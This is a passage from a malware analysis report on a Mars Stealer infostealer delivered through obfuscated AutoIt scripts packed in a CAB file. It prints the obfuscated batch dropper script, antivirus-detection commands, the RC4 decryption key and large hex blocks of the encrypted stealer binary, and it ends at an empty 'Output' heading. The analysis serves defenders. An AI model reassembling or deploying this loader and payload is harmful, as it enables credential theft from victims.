
Una.wmd
Windows Media Player ...
924 KB

Vai.wmd
Windows Media Player ...
740 KB

Exhibit 7: Contents of the CAB file

The AutoIt scripts were highly obfuscated. Within the aNpRAHx.exe resources, there was a POSTRUNPROGRAM section that contained the following command:

- **Esitanza.exe.pif**: the renamed AutoIt program
- **una.wmd**: the script responsible for dropping Esitanza.exe
- **vai.wmd**: the core script that contains Mars Stealer, its dependencies, and the copy of a NTDLL.DLL file



```
Bu%ayLUhtiNqItXYRKxGrorgSurAupJIin%%ayLUhtiNqItXYRKxGrorgSurAupJIin%Gu%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%rdCor%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%.%IYdOemEixjcOZfVzLjdSOkbPzaLjgKb
rWcVLMqr%x%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%" 2>NUL | find /I /N
"bu%ayLUhtiNqItXYRKxGrorgSurAupJIin%%ayLUhtiNqItXYRKxGrorgSurAupJIin%gu%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%rdcor%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%.%IYdOemEixjcOZfVzLjdSOkbPzaLjgK
brWcVLMqr%x%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%">NUL\r\nif %errorlevel%==0
w%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%i%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%%NZJrnCPUVTkqBClSNjkOQIgZoRJpUGcV%or /%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot% 240
NVNk%NhUXUfMwvvYUadCppPnwRPfecqmCbtDbfLGcG%vrCTY%ayLUhtiNqItXYRKxGrorgSurAupJIin%ITu\r\nS%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%
%NhUXUfMwvvYUadCppPnwRPfecqmCbtDbfLGcG%d%NbozQKxDXrGQygEXSttrIlgJnCercTPdhW%vLgiRFZfGySYG%BJFIhCtckmHxjZoYRNWTnObyjYBovWshJNXxiqwJrH%p=Esi%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%%Hz
sGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%n%NbozQKxDXrGQygEXSttrIlgJnCercTPdhW%%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%.%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%x%IYdOemEixjcOZfVzLjdSOkbPzaLjgKb
rWcVLMqr%.pif\r\nS%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%
NVNk%NhUXUfMwvvYUadCppPnwRPfecqmCbtDbfLGcG%vrCTY%ayLUhtiNqItXYRKxGrorgSurAupJIin%ITu=M\r\n%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%sk%ayLUhtiN
qItXYRKxGrorgSurAupJIin%is%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot% /FI
"im%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%g%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%n%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%m%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%
%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%%NhUXUfMwvvYUadCppPnwRPfecqmCbtDbfLGcG%
PSUAS%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%rvic%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%.%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%x%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%" 2>NUL |
find /I /N
"psu%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%s%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%rvic%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%.%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%x%IYdOemEixjcOZf
VzLjdSOkbPzaLjgKbrWcVLMqr%">NUL\r\nif %errorlevel%==0 S%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%
%NhUXUfMwvvYUadCppPnwRPfecqmCbtDbfLGcG%d%NbozQKxDXrGQygEXSttrIlgJnCercTPdhW%vLgiRFZfGySYG%BJFIhCtckmHxjZoYRNWTnObyjYBovWshJNXxiqwJrH%p=%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%u%NJJBuKMWUBfE
lazxcYvKxLjlAixiuqPffQRjtfoadNGqot%oi%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%.%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%x%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%\r\n<nu%ayLUhtiNqItX
YRKxGrorgSurAupJIin% s%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot% /p = "%NVNkqvrCTYlITu%Z" >
%qdzvLgiRFZfGySYGjp%\r\n%NZJrnCPUVTkqBClSNjkOQIgZoRJpUGcV%inds%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%r /V /R
"^U%NbozQKxDXrGQygEXSttrIlgJnCercTPdhW%ER%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%IroWGYH%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%uAyIPBJMSUyDIp%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqo
t%kdL%NhUXUfMwvvYUadCppPnwRPfecqmCbtDbfLGcG%%NbozQKxDXrGQygEXSttrIlgJnCercTPdhW%%NhUXUfMwvvYUadCppPnwRPfecqmCbtDbfLGcG%%NbozQKxDXrGQygEXSttrIlgJnCercTPdhW%ZHgBHJNQE%IYdOemEixjcOZfVzLjdSOkbP
zaLjgKbrWcVLMqr%Owc%NbozQKxDXrGQygEXSttrIlgJnCercTPdhW%SBT%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%vTwnmhKnZWGVYgwNAnxhUZY%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%frOGNK%NbozQKxDXrGQygEXSttr
IlgJnCercTPdhW%OSHWi%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%Ao%NhUXUfMwvvYUadCppPnwRPfecqmCbtDbfLGcG%RoKR%ayLUhtiNqItXYRKxGrorgSurAupJIin%J%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%m%
NhUXUfMwvvYUadCppPnwRPfecqmCbtDbfLGcG%ISxiFnvUZpcnrKgDS%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr%d%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%U$" Un%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%.wmd
>> %qdzvLgiRFZfGySYGjp%\r\n%NVNkqvrCTYlITu%ov%IYdOemEixjcOZfVzLjdSOkbPzaLjgKbrWcVLMqr% V%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%i.* E\r\n%qdzvLgiRFZfGySYGjp%
E\r\nw%HzsGhyqplhecZUbckPfKNRPqimLLCJqYsSQxji%i%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot%for /%NJJBuKMWUBfElazxcYvKxLjlAixiuqPffQRjtfoadNGqot% 5
XN%ayLUhtiNqItXYRKxGrorgSurAupJIin%PA%ayLUhtiNqItXYRKxGrorgSurAupJIin%PcLgAhMgKDnc%NbozQKxDXrGQygEXSttrIlgJnCercTPdhW%MHOKWX%NbozQKxDXrGQygEXSttrIlgJnCercTPdhW%ugf\r\n\r\n
nyfISzJDpWLesdLUvmpm=QmYHxiVbtTpb
mLxMOJnmyWcqoPnPjI=ivIFdqbjOutrBF
ZAKLmqGLDDGksbIRlUdZRurLdb=zqTTcjXmgCXPiQWeNxkUsnjS
gXZTbYxefjKKJkZzYzfjtp=UrdstCzUNqjug
FRDDNRDkarpjAatXGCyOyPuHfmWsX=btKvaBMJssFILjoSeqPQxKw
SQKVhhVkgIFtCtqDlWkO=vrTmbbVBufNrlg
```

Exhibit 8: Obfuscated Fervore.wmd script

The post command execution was also responsible for running the following commands on the host:


- find /I /N "bullguardcore.exe"
- find /I /N "psuaservice.exe"

- findstr /V /R "^UzERaIroWGYHeuAyIPBJMSUyDIptkdLqzqzZHgBHJNQEeOwczSBTavTwnmhKnZWGVYgwNAnxhUZYefrOGNKzOSHWiaAoqRoKRlJtm
  Una.wmd
- tasklist /FI "imagename eq BullGuardCore.exe”
- tasklist /FI "imagename eq PSUAService.exe"

As indicated above, vai.wmd is the script responsible for loading additional dependencies as well as Mars Stealer. The value $ARZURr holds the obfuscated Mars Stealer version (Exhibit 9). The RC4 key was derived from the following pattern:

> Binary(MRPvnDnroX("58}59}59}63}61}63}60}60}58}59}62}63}57}57}58}64}56}63}57}63}57}63}57}61}60}57}60",7)))))


The pattern subtracts 7 from each character that is eventually converted to ASCII format. The RC4 key to decrypt the Mars Stealer is “344868553478223918282826525”.



```
3FC439199E83A6FE37A1B469000CD41CD644169E703BABFB7C3416164CD907C2AE694B470E64F13510310847410825EB1F83AE7'
$ARZURr &=
'224866DCAD70F1670246F8864263EADB5A80F5AB6ACBFD98135F12514A6F5088CDC7394799EBF3A7A6A6053BACDC7EF1B1237C593EEB4E23D6F96C9494B34B733021DC8003829DDE5F79BCA57545152BF93890C57E1A3BFBCBF5ECC0640C8CB548593
1EF2257875262BA355EFE20F09D2F428FB44136DDCA60D7D5F00D69CD69FE38CF0DDAA977699ED35DEECC832A7CFEA5F77EC5443014D4C704C86186675AD6185F293CD3086356D501CCFB6830FE10EDE19226B658D028577157EF2DE650CB412CB3716
0558561859C4869C77A12F433BC3ABDAE13D06BF3356A52E5E6969BF9FFFF0AE9E58FA4DE919BD942B5A08EE4E0A81329A1F539153434C8C73A31953C5AF787A6C287B79E382B8CCD50DC9BE935A8C12A9E39A5AAEBE5468F9A17B49E5B3AFAEB78C31
EB1A5C24F37DB83E5AB6580871CD2385B73939B8D419BA4D6E897714F160FC1D267E2E34918DBAA49A48F11998E686609D82CE0A70F2F22C9F8D9B0C93DA44E4E478862637EC1455BF0803107AA8011C7A1CDC08449CA3AE06D92C5C541650B863D3AB
305C74C8799CD5317F804B0F91BCDDCEC1E32B1D7A929215C599B4354F72BE43D31B36EC668C035E27D225620E7A2F5F9B44A5F16A8B21C863F1D2CFEEC6424576C62D793925C232836E8457622DE879A2C15F450624867B0A527F792EBDC9C05BCE80
6A2FC8ECC13D076B069915DBE698F06EFF32E1E70A555406AA7B4F80D4D0D67A453AAB8F5322C8B98DE09F08FE58571FB337E1B44B6A1D67FDFC556401A5EE3E3EC5735EC286DBC686969FC76F776A899258AECFB76DD850449AB7E4C616E9C268BE5C
5E47F070450F1354890447670E4E9B79186770E223BD6E9172B9B246305304BAC63AC2F7FDBA2AAF454D113AA1B17D0A19AB4E29DED00821481CFBDB3880658F68001A0CB4AE4809A73A679CFB484737EF2DC0AB2E1689897CAB2AAD5A03FDA7F097CB
A49DA9035095CA086915AC7660D8816587DAF05A9EA8062CFB8A40E0F938A50C58168A8382B9EBC3823DCF34001CB02B00B83761828CA6547CFB9495663DC8642E3C76E802FB7D07949E32847D8BDBD88C0D512668878CE0B627F3AB21679903ABB2C4
0BF90F1A269E75AAF8620E512810C2745407320E399F7230A2568A8537D9D4C13DA9CBF8A02AF9FE51C1F58172779612899924F2C96FF9A862E595837B07985790DBEEB7752EB84030710757E51772CC0FB40991A0D6E864E92193EBC88C9B5DBC61D3
9A6A3BFACE1C7EF04A6576D77A92CF24F6620405A9BA1B33C75E3ECF492306FBCD15574994917929BA5DCA1293C0886F4879245684313 6E85DC77642494F014FCFE1275F29ABF3E392AF504ECEFDD8DB9E30BB8E2A4AD81EF8F7042EB7DD68E69600A9
4D5BA3FAF9A867F5E3A572A8A679C1AAF616B3C67550F9D5F71F6F99C4D1053EA96AED5C336B80822144E1F7478A78EDCD67011209B5003B25F21F5507F25533B9612326903B38006DE23CA41EC848BFD216B4A84B8065FCF6403AC427BC0812902961
38CCF9B6ECF9ED16E223850C370A8B66700163EB3716945BB5C088AC7404421537631B58873AC2B5AB1A957DA2A93265BFF222A117DA0E9F5EC89EB5100546921946D5FB3F5605E5DAE1C70E94ED58DE246AB3E5E5B5A58C8564B65EF455E3112F61EF
07E59BA727A97137E6F66E0E55184F0BD8F937111E305D2701372BBF77B0179CE8D6B51D6ED84042AB30DB6F4E51184F4024A8914F26C5F321EC20968DD646C7711005FF325004154B2C2FD8A8790D9E5A3639BA8D00FBD8BAD434D71B7A310CE60728
8EDC9F6D6CE83E6A26EFF5170422AE112223F12E1C03B7A3D98B81A7C7BC5E1B40CBB8DC81DF8F75640B87EE5FAA55DBAD9DF8E75FF7B779983BDBD8C3A32A0B8CEF1B15B58B4161E08FF53557229E65FB69A4EF737CDAA5A6E001C5310B497BD5691A
8A5E5B5202BDE88810478FC5BC4B45BD6EE3F48577EDE88D1CDEDD5EBBDC7C0266366422571943 9E749800899E00ADFBDE5A9999CBEF79D7A0191D83A1826A18A5BE37E7EDC5E378E626163738E7452273152F88A7927A07E2F601111FE6C76854C2E1
9F57A62E3A28B3950B6BE4D07E22D61D3F00AE7BADD5475964036627578D05FFDDF076C8B992DFDF7A3A689BE41EA002F0BB130344BB5275D1BE2D49D1EF5480F9C0812A52A906DCE6995876ED7F0D168B16300790FD528101082067B756FDFC2CC792
F7FFD3234AC99ECCE9CEF161B22210E46D195DF8A330F59AF59A5AE98469B402EB51C5019DD99380FD027531CEAFF613239FC3D'
$ARZURr &=
'5CBDB99D3A03174D9E7088BB8BDD6C0FEDA6D0327B81E5233C521A8ADEE9191632F822EB4FC9A7B87E203E797A715E36D11F7DB434536A2C7C6CCCB21BA6397D187CB777A18712AE7B4CB312EB252467D6BDD614CEC6FCE4BAF00218B948FBFF765E6
DE77765A45D5354E54522CE0846CD502718BDBB02EC4A74D12FAEA688838A59BF270C9C3526918B4F7B5BD36BE84DC90172760B9F31FFA0AECA26CB21FB346A5DCFA810F3023955047BF4272CFEAE21204B9A5F1B6868C0F97AA70D45463E0A0D1993F
9CA0A7A4F04FB97F1106B32B7F81D84BB77D56ED31F84F2B625276310189CAB0E32630EBB5C08C2F6AB2BC719873D446DA0AB06243ED7CDBEF14413C6E43D68CD69EA77B42B24F7A0AA6681DE1C058CDE3163EFE62D174A3712F8853137FDB145A2B92
72D60B061DE482F7B3EB65CDF407F9F82A935ED81D69C1FFE0CD2E7C5C67B2A831A9EDED54476DE03454465167C9B11CB33C83D4D8FDBEE34DEFC0340C40FF816F7FBA78B1D72E665249267FA6C99A72ABE5C495D50659B643F020D13AE6C36E1E05CC
0C946D10270908A7CC4F6666D930089C4A99F88AC8E3EA57E7BE4A7D3DB3B39EC707932D6D7DA92FEA613C8D5BE4D5AD02DFBEB836944383158540E6B038E6E5427E8E8DBB2E3629D5443B848D1FA1353F67B32565FCF7D70AE34A8ABDD50933E136AF
A222E3199005526F8BFA232B9CFF3E391D681FA47E71A08F62BE54D1E8CA331E30ADBC2D03A74C605E05CD77DEA5CFCE6C9140C04C3603E8BD99C33A15872EB2D5FC7F233DA96EA3A8324382A35B78A1557A04BB35E014B790D6A1EC1E1100D8203862
E6019F73AD783C9A11BF32EF4882D707C2656DB45EC7C927B66C4FB9FB49420C777833548C84E52342A6809579E993F6B76BF391849B73772B2CD3C7D4E47206C69E095B41E023781A683C71C544C6792D814356936F68DA3D37CB909BAFA41239DCBD
30A6B9BC12D909AC89E04C16BB005A964F5C0C206E27F8D5B4C5E78E9C6DBDB0C709C7C6F0B0C7402BD577BF7A82FAD96D744223E35923E5B4B728399201F2EEB0DD0FDB133798F478B7204A3F949DF7B65ECAE1047FF0F09F0C0748ACF21B7D037A20
16557CF540B9748D89E1B8BAF0821E42429B5185CEAE3F38EAFECCC2A8A5044C13CDDE3D9757E23946DD93CFC446902FDCF535E5409C014899EE254569BAC8F3BD59BDD2108E3B939EB15EB3A8A7C429A3DE7DF9B83ECB49969F22B124AD8E60136D08
F1C4F6A4A408E64E34FFE196947B9B80ABA229974485B001918280E60071ED77A64F43DEF1D97AED78A8210C55114E85F6F5BD1AB52CD35FF6B5C5FBB8401F05A7927236371B9C5300C8EC88FBFEAFE3BDC9D38ED5942301EBEDD616CA5EF7327B59C8
2379C3F591D82746222C99AE52869AEB95B9AF332C655342B1250C47F6B1877E64B313A3690C7612E76A84CCD4BB0A0635E642A25832C7EA1D42656B74B30CB28792C0DE14BFD42521AA7E9EA872AAE8E23548C7BDE58FA3515B10BEA7B2B48C29A0C6
26EEA6CC1FB6D3432CB25E26ED654AA42768A53CEF47DD8650B03701D9A323411A44B0F09E7106935EB05A7C5CD9DC121163C0142C1EF8A324BFCE7D050A77FC3746A58CF8109FACB3FE56B74573F129A2D5A76D95D20EF0043F3C5A944BC470F56276
1E72B5379488D7DC4858BD95B289DB19950400850 2CC2242E43035D2FF4D63DC5D88E03C1CBB24D1FF32D4C4E0D2896D9A78A7C0A1F3440E8A52C46A333A05D546B8B75A7CF0899C87203B72392D4386BD30BFE0B4AB79476075B9F12E9B3F94FA382C
393883934C99226EBB3FF51B2E04B260755D1692286AB228FFAA6810A17B6BF9583136859408AF4DCCAC6B3DFF6471FC3C6B131FC89277CA551DDC9AE549B8466800A8C3608BAC9E8577F55445E3047CF2692BA01489AF9045365B22B4D06462FFA882
E9476FC8FF95534940EB2961711362FE025572D11B6A55ACE0273F5058E2F4F490AF8CC4A9A05CC1D79AA68040BD14078A20A25DD9F3CD856455A2DA3ACCA05EC6E7B60B26B38D3B4705A5F53128CCA76B408DC84E1CD842D11D2E9E2BD74DDF7E5487
8C10C8124B0AAC1643D7185F9893C5D7957109D7DCC4F55FC55F39758D72D2024E15B9A04FDEBE9EB26C01BCEACC9C712C3CB00E601AB51A176E6695485C15946FB247A7109326951253E6F06BB0FB8B2F0FF6B575542E63A81831C4CC36ADA9E48559
B865557EBADED25EB7CB75D3EEB704083B9AEE345BC383F13D465B20EC404ED3605C122E18956F9B41B6860CE169DE4C01743CC'
$ARZURr &=
'BE9564072E3B0F48593B4A73165E102E6471B5A37737879D76FCCED591E78986A23D2211EFA618CFB5CFDDFBE245D360F5A363984F2488307F33E84D8FFEAB11010E0D7E50FEA3120CF7749F1D21550D6D6E277434D72DF8F922DDC500AF649B06216
7396596F5A331C5E80AD98781EB1A3013AA6DDE4F71FFA3FCC0E9BC7A26CAA4AC694F1FC2BF24A9D5DED4EFB73FC9CC2053900EEC20A92943E799824553E2303AC5220A245E79D76937D8FFBC27059022B93B53345DAD2A932E1F14999DF58099F41DF
2A430394CB31C932EE70EFA96E42596AD01D03C585150F9180B080E29BDB0160A7CCB38AE6370C1CB18C31D1365DB3A1AE24769164766ED12E74014BEAD46AC71766D9EDD8E20D5A3C60C0C362711680EF4A0C84CD98E1BD36D4C87E9EE6041B2173C2
3EB89C066560602C49E923ACDFF4084EB9C827DBD150EEC670D5742806BD7D60116007215E4ECE4A14161041E16A49083479390E587A38F0F2AE2F605907CC086A7AB932E70C32C842E91A9FAB4183D1AAF1F11D25C333BBA1B0B41DC4C2EC6AE0FD9A
```

Exhibit 9: The hex values of the obfuscated Mars Stealer

After decrypting the binary (Exhibit 10), there appeared to be another layer of obfuscation added to the file that was decrypted during runtime.



From Hex

Delimiter: Auto

RC4

Passphrase: 344868553478223918282826525 UTF8

Input format: Latin1

Output format: Latin1

```
0x1AF262B2DC8BB0D085AF1DEE7F8D274EDDE13621511586AF4FFD94D1D7140255B218BB12D463A28E7004AB55F17AD9B8518D2DD
95E07916566A11D9FA317FA5112F05A20E1C251512D96DC12FC5F3F5E494A53325BE29E49AB5ABF22A82A4DF349C48E4BE12FDFFB
F8EB94D941B6743B1FCB9CFE0703DC7544C10174F9B63AD088CB1BC22D088650DA5D328E31D55762437B117E83202188AF776FF20
CE4BEC3547E7CE15DEFB09B1CE28F857BD0898ABA340602DD441087A8D4AAB959362C9B1013E8D5A50F8CE5825EB926C7EA078346
0A7FEF3B7179706A30D8766FEED1C0DB5F98A979EEE9CE54D81F2D9E228E77A1366E3958E868740229195D7104D3F5AC2EA53636E
B59E2580A4F56C86E7BA32915E2BD75C8F3158C5184EBDFBB501106C1F56DC7E44771401AA924CB1100CEFC7EC1ECF2F338C190CD
B8A76E43AE85E347A8DAD48AA96F8B7D6C6C91D7A5C05007357E268A708437ECB78D7DE50D6178158C9CDEAA23E8F115A2BCD39F3
2CF01398FE369B5BF045E7674F7F4410E9A52EC2C7AA59452CDB347F80C9FB0DBC089166B37EB93705FF92CC1B16AECB1F6D126C1
ACB5F7E7DD7D38E0733270E077BD76EA5560D1435D0F143091C1BC2E725AA581CE161B8BF7FE302CEAFAA036267454A2C3D5E3ABB
546ACE1D00918803FACA3FB8E356DE3B05CCDE5C1DC630BE4C873DA037424A046E4446D03F242349D34D5E61EAD75FBB36D1689C5
965F01B5094CE2CD5043E6EDA9B4C819A1EBA2525045D4A64274A09F0A489C8AF6149F2B96EEA89D78BF23157F0ECB62FC2DF009E
27CD6C5CA7600F05C2296950E7BA08924E0C025777541BE235ACEFEDB7C35A790F36A60C662ACD8AD081EE2DF4D15BA79E4F3FCC5
9A11AE668F045CBE7C06F8580CD829CA7230D3D840B8E28C13FD435469BAE3721119431747D3A6F20CCD86CEAF818C53BBB21C23D
3EA2EF35413607DC19A61FFFE2CBBA0D203EF9DAD51C65FB84E4EC004F0CA9EA0DAFE2EFA350B676868A262DE2AC771A6D5545556
9C42613876F0BA16018ADF081562FB54F038D32781D4EDAB27C5146E3309968025DEA068DE423AB6C168972A763069571338CBC0F
```

Output

